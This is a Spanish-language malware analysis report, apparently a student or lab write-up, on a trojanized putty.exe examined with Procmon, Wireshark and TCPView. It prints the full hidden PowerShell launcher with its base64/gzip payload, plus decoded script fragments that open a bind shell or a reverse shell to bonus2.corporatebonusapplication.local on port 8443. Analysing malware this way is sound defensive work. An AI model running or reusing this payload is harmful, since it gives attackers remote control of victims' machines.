
Analizando el programa “putty.exe”


¿Será benigno?

Hash del programa

El hash del archivo es:

MD5: 334a10500feb0f3444bf2e86ab2e76da





Arquitectura y Compilación

Arquitectura

Está basado en la arquitectura Intel i386 de 32 bits


Fecha compilación

El programa fue compilado el día 10 de Julio del 2021 a las 02:51:55hs desde un sistema operativo Windows 95.

Lenguaje


Posiblemente fue escrito en C.

```
Info:
    File name: C:/Users/ElianPC/Desktop/putty.exe
    Size: 1576960(1.50 MiB)
    File type: PE32
    String: PE(I386)
    Extension: exe
    Operation system: Windows(95)
    Architecture: I386
    Mode: 32-bit
    Type: GUI
```



Secciones del programa

- .text
- .rdata
- .data
- .00cfg
- .rsrc
- .reloc
- .text
- .idata.
- .rsrc
- .reloc



Strings relevantes


Ejecución de una powershell oculta, modo no interactivo e ignorando políticas de ejecución

- powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(, [System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOlRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57lB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqlnRj0r9Wpn8qfASF7TldCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xlrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PlVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYblUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYql3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98l7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1lKOR3MjoK1UJfnhGVlpR+8hOCi/WlGf9s5naT/lD6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')))), [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

9847	0011bb05	0…	0100	A	powershell.exe -nop -w hidden -noni -ep bypass …

Strings que indican alguna consola cmd

- SSH1_CMSG_EXEC_CMD
- proxycmd
- ../cmdline.c
- psftp-cmd-*.html: ejemplo psftp-cmd-mkdir.html



Number	Offset	ess	Size	Typ	String
Filter	Filter	F…	Filter	F…	cmd
3884	000b0979	0…	12	A	SSH1_CMSG_EXEC_CMD
4776	000b8606	0…	24	U	cmdline_tooltype & TOOLTYPE_HOST_ARG
3458	000ae1fb	0…	09	A	-proxycmd
4702	000b7856	0…	0c	U	../cmdline.c
6123	000c3328	0…	1e	A	↔/pageant-cmdline-command.html
6124	000c334c	0…	1e	A	↔/pageant-cmdline-keylist.html
6125	000c336f	0…	1f	A	@↔/pageant-cmdline-loadkey.html
6126	000c3393	0…	24	A	2"/pageant-cmdline-restrict-acl.html
6127	000c33bd	0…	16	A	§/pageant-cmdline.html
10719	00124ce2	0…	12	A	/psftp-cmd-cd.html
10720	00124cf9	0…	17	A	§/psftp-cmd-chmod.html
10721	00124d15	0…	17	A	A§/psftp-cmd-close.html
10722	00124d33	0…	13	A	/psftp-cmd-del.html
10723	00124d4d	0…	13	A	/psftp-cmd-dir.html
10725	00124d7f	0…	16	A	8¶/psftp-cmd-help.html
10726	00124d9c	0…	13	A	/psftp-cmd-lcd.html
10728	00124dd3	0…	16	A	§/psftp-cmd-mkdir.html
10729	00124df0	0…	12	A	/psftp-cmd-mv.html
10730	00124e07	0…	16	A	\¶/psftp-cmd-open.html
10732	00124e40	0…	13	A	/psftp-cmd-put.html
10733	00124e58	0…	16	A	↑¶/psftp-cmd-quit.html

Strings relevantes

Indicios de una apertura de shell

- Don’t Start a shell or command at all
- Server refused to start a shell/command
- **Started a shell/command**

3041	000ab960	0…	25	A	Don't start a shell or command at all
3447	000aellb	0…	27	A	Server refused to start a shell/command
3448	000ae143	0…	17	A	Started a shell/command

Correo y pareciera ser “envío” de PK

- rijndael-cbc@lysator.liu.se
- Sent Public key signature

3242	000acd37	0…	1b	A	rijndael-cbc@lysator.liu.se
3243	000acd53	0…	19	A	Sent public key signature
3244	000acd6d	0…	21	A	Unable to parse RSA kex signature

¿Está empaquetado?

No, el programa no está empaquetado, ya que las secciones del programa tienen un tamaño mayor a 0 y además no aparece ninguna sección como UPX por ejemplo.

Imports relevantes

En la librería Shell32.dll

- **ShellExecuteA**: este método permite ejecutar cualquier comando en el menú contextual de una carpeta o almacenarse en el Registro

En la librería Kernel32.dll

- CreateFile
- WriteFile
- CreateProcessA:La función CreateProcessA de Windows crea un nuevo proceso y su subproceso principal. El nuevo proceso se ejecuta de forma independiente al proceso que lo creó
- FindNextFileA: La función FindNextFileA encuentra archivos o subdirectorios que coinciden con un patrón de búsqueda específico

¿Funciona el programa?


En un principio, lo que hace inicialmente al ejecutarse es primero abrir una ventana de la consola powershell por unos segundos, y el programa putty con su GUI. Luego de unos segundos se cierra el powershell y queda la interfaz de Putty solamente. En principio haría solo eso, al solo ejecutar sin analizarlo profundamente.

Lo extraño de la ejecución: se abre una consola de powershell por unos segundos y luego se cierra. Indicando un comportamiento sospechoso e inesperado.

Evidencia:


Se abre la powershell por unos segundos:

Luego, se cierra y queda el putty abierto




Información en **Procmon**

De los hallazgos más importantes, fue la ejecución de una powershell, también se encontró este tipo de archivos que contenía información de la ejecución de la consola:



Dentro del contenido del archivo se verificó que contiene el comando que se ejecutó, se pudo identificar que pasaba información codificada en base64 y comprimida en gzip para ofuscar el código y evitar detecciones.



Información en **Procmon**

La ejecución de la powershell, venía acompañada de los siguientes argumentos, lo que la hizo sospechosa, por su comportamiento:

- -**nop** (-NoProfile): Evita cargar el perfil de PowerShell del usuario, lo cual puede acelerar la ejecución y evitar detecciones.
- -**w hidden** (-WindowStyle Hidden): Ejecuta PowerShell sin mostrar ventana al usuario (modo oculto).
- -**noni** (-NoInteractive): Desactiva el modo interactivo, ideal para scripts automatizados.
- -**ep bypass** (-ExecutionPolicy Bypass): Ignora la política de ejecución configurada en el sistema. Esto permite ejecutar scripts aunque normalmente estarían bloqueados por políticas de seguridad


Luego de traducir lo que estaba en Base64, descubrí que intentaba hacer tanto un reverse shell a “**bonus2.corporatebonusapplication.local**” a través del puerto 8443 como abrir el puerto 8443 en la máquina víctima para poder conectarse.

```
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }
```


Adjuntaré un .txt con la función de powershell que utilicé para decodificar el mensaje ya que estaba comprimido el mensaje en gzip y pasado por base64. Además de la función en formato ASCII.

Información en **Procmon**


Además en procmon también se observó que se modificaban muchos valores de registro, además se observa “WindowsShell.Manifest”, que por si solo no sería malicioso pero podría tratar de pasar algo ilegítimo como legítimo.




En otro momento se observó que disparó la Powershell en diferentes rutas donde **NO** tuvo éxito.
Por ejemplo C:\ProgramData\chocolakey\bin\powershell.exe, C:\Windows\powershell.exe




Hasta que tuvo éxito en la ruta C:\SysWOW64\WindowsPowerShell\v1.0\powershell.exe:






Información en **Procmon**

También se pudo observar que abre el conhost.exe, esto no indicaría un virus en sí mismo, pero es un indicio de que algo puede estar ejecutándose en segundo plano.




Luego, una vez ejecutada la **simulación al puerto 8443**: podemos visualizar que se realiza la conexión. Desde la maquina remnux, simulamos con inetsim y abrimos el puerto 8443, y al ejecutar el PUTTY desde la FLARE VM se establece la conexión.



Información obtenida en **Wireshark**

Lo más relevante que encontré en wireshark fue el intento de conexión hacia “***bonus2.corporatebonusapplication.local***”, buscando quien lo contiene, ya que realizaba consultas DNS, por ende, pudimos engañar al malware con **Inetsim**.
Luego no se halló información relevante porque viajaba cifrada.




6	0.969508	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local
7	0.970018	10.0.0.3	10.0.0.4	ICMP	126 Destination unreachable (Port unreachable)
8	0.970173	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local
9	1.983424	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local
10	1.984618	10.0.0.3	10.0.0.4	ICMP	126 Destination unreachable (Port unreachable)
11	1.985161	10.0.0.4	10.0.0.3	DNS	98 Standard query 0xad5b A bonus2.corporatebonusapplication.local


Información en **TCP View**

En un principio, solo ejecutando el programa, sin simular el servidor al que se conecta en TCP View se observó que abría el puerto local 52024.

Una vez simulando el servidor con remnux e inetsim simulando **bonus2.corporatebonusapplication.local** y abriendo el puerto **8443** se establece la conexión.



En un momento se llegó a visualizar el puerto 443, indicando conexión por HTTPS, por lo estaría utilizando SSL para la comunicación. Por ese motivo no vimos mucha información en wireshark, ya que viaja cifrada.



Ejecución del programa simulado

Abriendo el puerto 8443 en remnux, y luego ejecutando el programa en la FlareVM, nos da la siguiente respuesta:

```
remnux@remnux:~$ sudo nc -lp 8443
[illegible]
l+)&bonus2.corporatebonusapplication.local

#[illegible]
```

```
remnux@remnux:~$ sudo nc -lp 8443
[illegible]
l+)&bonus2.corporatebonusapplication.local

#[illegible]ls
[illegible]
```

```
remnux@remnux:~$ sudo nc -lp 8443
[illegible]
l+)&bonus2.corporatebonusapplication.local

#[illegible]ls
ls
remnux@remnux:~$
```

IMPORTANTE: Recordar lo que vimos en el código del script.

```
[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername +
"`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)
```

Ejecución del programa simulado

Analizando más a profundidad, nos dimos cuenta que la respuesta “parecía” estar encriptada por lo que utilizamos **openssl** para poder ver los datos de forma legible.

Comandos utilizados:

- openssl req -x509 -newkey rsa:2048 -keyout mykey.pem -out mycert.pem -days 1 -nodes -subj "/CN=bonus2.corporatebonusapplication.local"
- openssl s_server -quiet -key mykey.pem -cert mycert.pem -port 8443

De esta manera dejamos el puerto 8843 escuchando, mediante ssl, y luego ejecutamos el “putty.exe” en FlareVM y de ahí se estableció la conexión remota.

Ejecución del programa simulado

Evidencia: Se ve el mensaje que indica con que usuario, sobre que equipo estamos ejecutando una powershell, y nos permite ejecutar los comandos, por ejemplo el ls.

```
remnux@remnux:~$  openssl s_server -quiet -key mykey.pem -cert mycert.pem -port 8443
